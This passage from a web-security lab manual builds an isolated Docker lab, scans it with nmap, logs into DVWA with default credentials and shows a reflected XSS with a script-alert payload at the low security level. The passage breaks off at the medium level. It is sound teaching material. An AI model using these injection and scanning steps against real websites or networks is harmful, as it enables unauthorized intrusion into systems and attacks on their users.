9.2 Background Information

Cross-Site Scripting (XSS) is a type of computer security vulnerability that is most commonly found in web applications. An XSS attack occurs when attackers inject malicious scripts into the content of a targeted website via the website's input field, which is subsequently delivered to a victim's browser as dynamic content. Because the browser has no way of understanding that the malicious scripts are dangerous, it executes them. The malicious script can read any cookies, session tokens, or other sensitive information stored by the browser and used by the website. Also, an attacker can use XSS to deliver malware, modify website content, cause havoc on social media, and phish for user credentials. Unlike other web attacks, XSS does not directly target the web application. The web application's users, on the other hand, are in danger.

The Damn Vulnerable Web Application (DVWA) is a web application that deliberately includes security vulnerabilities. The main purpose of the DVWA is to help security professionals to examine their skills and tools in a legal environment. It helps web developers to comprehend more accurately the processes of securing web applications. Also, it allows teachers to teach and students to learn web application security in an isolated environment.


9.3 Performing the Lab

Step 1: Prepare the Environment of the Experiment

First, start and attach the victim container by opening a GNOME Terminal on the Ubuntu machine and running the following commands

```
docker start victim_1
```

```
docker attach victim_1
```


A screenshot of a terminal window titled 'csl@CSL: ~'. The terminal shows the following commands and output:

```
csl@CSL:~$ docker start victim_1
victim_1
csl@CSL:~$ docker attach victim_1
root@victim_1:/#
```

Fig 9.1: Start and Attach the Victim Container

In the victim container, all services are disabled by default. Run the following command in the terminal of the victim container to start the required services.

```
services.sh
```


A screenshot of a terminal window titled '@victim_1: /'. The terminal shows the output of the 'services.sh' script:

```
root@victim_1:/# services.sh
* Starting web server apache2
apache2: Could not reliably determine the server's fully qualified domain name,
using 10.10.10.3 for ServerName
[ OK ]
* Starting deferred execution scheduler atd
[ OK ]
* Starting periodic command scheduler crond
[ OK ]
Starting distccd
* Starting MySQL database server mysqld
[ OK ]
* Checking for corrupt, not cleanly closed and upgrade needing tables.
* Configuring network interfaces...
[ OK ]
* Starting portmap daemon...
[ OK ]
* Starting Postfix Mail Transport Agent postfix
[ OK ]
* Starting PostgreSQL 8.3 database server
[ OK ]
* Starting ftp server proftpd
[ OK ]
* Starting Samba daemons
[ OK ]
Starting network management services: snmpd.
snmpd[715]: error finding row index in _ifXTable_container_row_restore
* Starting OpenBSD Secure Shell server sshd
[ OK ]
* Starting system log daemon...
[ OK ]
* Starting Tomcat servlet engine tomcat5.5
[ OK ]
* Starting internet superserver xinetd
[ OK ]
* Doing Wacom setup...
[ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to `nohup.out'
nohup: appending output to `nohup.out'
[ OK ]
root@victim_1:/#
```

Fig 9.2: Start Necessary Services of the Victim Container

Open another GNOME Terminal in the ubuntu machine and run the following commands to start and attach the attacker container

```
docker start attacker_1
docker attach attacker_1
```




```
cs1@CSL: ~$ docker start attacker_1
attacker_1
cs1@CSL:~$ docker attach attacker_1
_#
```

Fig 9.3: Start and Attach the Attacker Container

Step 2: Get the Network Information of the Attacker Container


Run the “*ifconfig*” command from the terminal of the attacker container to obtain the IP address of the attacker container.



```
(root@attacker_1)-[/]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.2 netmask 255.255.255.248 broadcast 10.10.10.7
    ether 02:42:0a:0a:0a:02 txqueuelen 0 (Ethernet)
    RX packets 44  bytes 6014 (5.8 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 0  bytes 0 (0.0 B)
    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Fig 9.4: IP Address of the Attacker Container

To determine the gateway of the attacker container, run the “*route -n*” command.




```
(root@attacker_1)-[/]
# route -n
Kernel IP routing table
Destination      Gateway          Genmask         Flags Metric Ref    Use Iface
0.0.0.0          10.10.10.1      0.0.0.0         UG    0      0      0 eth0
10.10.10.0       0.0.0.0         255.255.255.248 U      0      0      0 eth0
```

Fig 9.5: Gateway of the Attacker Container

The IP address of the attacker container is 10.10.10.2, which belongs to the 10.10.10.0/29 network, and its gateway is 10.10.10.1.

Step 3: Scanning Available Hosts

In the terminal of the attacker container, run a Nmap ping scan on the “10.10.10.0/29” network to show the available hosts of the network.



```
root@attacker_1: /  
(root@attacker_1)-[/]  
# nmap -sn 10.10.10.0/29  
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-26 05:18 UTC  
Nmap scan report for CSL (10.10.10.1)  
Host is up (0.000091s latency).  
MAC Address: 02:42:C8:19:D6:91 (Unknown)  
Nmap scan report for victim_1.vulnet (10.10.10.3)  
Host is up (0.000027s latency).  
MAC Address: 02:42:0A:0A:0A:03 (Unknown)  
Nmap scan report for attacker_1 (10.10.10.2)  
Host is up.  
Nmap done: 8 IP addresses (3 hosts up) scanned in 1.64 seconds
```

Fig 9.6: Available Hosts in the Network

According to the ping scan report, the following three hosts are available on the “10.10.10.0/29” network.

- 10.10.10.1 is the gateway of the “10.10.10.0/29” network.
- 10.10.10.2 is the attacker container.
- 10.10.10.3 is the victim container.

Step 4: Access the Damn Vulnerable Web Application (DVWA)

In the terminal of the attacker container, type “*firefox*” and hit “Enter” to launch the Firefox browser.




Fig 9.7: Firefox Browser Running on the Attacker Container

Type the IP address of the victim container in the Firefox browser and hit “Enter” to access the Metasploitable2 web server.




Fig 9.8: Metasploitable2 Web Server

Click “DVWA” to open the Damn Vulnerable Web Application page.



Fig 9.9: Damn Vulnerable Web Application

Now type the default username “*admin*” in the Username input box and default password “*password*” in the Password input box and click the “Login” button to access the Damn Vulnerable Web Application.




Fig 9.10: Home Page of Damn Vulnerable Web Application

Step 5: Perform Reflected XSS Attack at Different Security Level

Reflected XSS occurs when a web application reflects user-supplied data into the browser window without filtering or sanitization. Due to the lack of filtering or sanitization, an attacker can inject malicious script. This malicious script could be a legitimate XSS payload. The inserted malicious script is not stored on the webserver. To persuade a user to run the script, an attacker needs to direct him to the URL of the compromised web application.

Let's demonstrate the Reflected XSS Attack at different security levels on the Damn Vulnerable Web Application (DVWA) running on Metasploitable2.

Low-security Level

The default security level of DVWA is high. To set the security level to low, click on the "DVWA Security" tab, then change the security level to "low" and click the "Submit" button.




Fig 9.11: Change the Security Level of DVWA to Low

Now click on the "XSS reflected" tab. It will open the "Vulnerability: Reflected Cross Site Scripting (XSS)" page asking "What's your name?". Let's type a random name (e.g., Reflected XSS) in the input box and click the "Submit" button to see how the website reacts.




Fig 9.12: Reflected Cross Site Scripting Test 1

The web page reflects the user's input, saying "Hello Reflected XSS". Now click on the "View Source" button in the bottom right corner of the "Vulnerability: Reflected Cross Site Scripting (XSS)" page to see what the application is doing at the low-security level.



Fig 9.13: Low-Security Level Reflected XSS Source Code

The application accepts the user's input and checks whether the name parameter is empty and if it is not empty the application prints the user input the same way it was entered in the input field without performing any sanitization.

Let's examine what happens if simply inject some JavaScript into the input field. Type the following payload input field and click the "Submit" button.

```
<script>alert("Reflected XSS Test")</script>
```




Fig 9.14: Reflected Cross-Site Scripting Test 2

A popup window saying "Reflected XSS Test" appears on the web page. Press "CTRL+U" to see the HTML source script of the web page. Now find "Reflected XSS Test" and see how the browser processes the <script> tag and execute the JavaScript script.

```
32     </div>
33
34     </div>
35
36     <div id="main_body">
37
38
39 <div class="body_padded">
40 <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42 <div class="vulnerable_code_area">
43
44     <form name="XSS" action="#" method="GET">
45         <p>What's your name?</p>
46         <input type="text" name="name">
47         <input type="submit" value="Submit">
48     </form>
49
50     <pre>Hello <script>alert('Reflected XSS Test')</script></pre>
51
52 </div>
53
54 <h2>More info</h2>
55
56 <ul>
```

Fig 9.15: Low-Security Level Reflected XSS HTML Source Code

As a web browser can execute any tag which is passed to it that's why the alert box appears on the screen after the execution of the "alert()" function inside the "<script>" tag. This implies that the web page is vulnerable to reflected XSS, which means that any malicious script entered in the input field will be executed.

Medium-security Level

To exploit Reflected XSS at medium-security level, click on the “DVWA Security” tab, then change the security level to “medium” and click the “Submit” button.

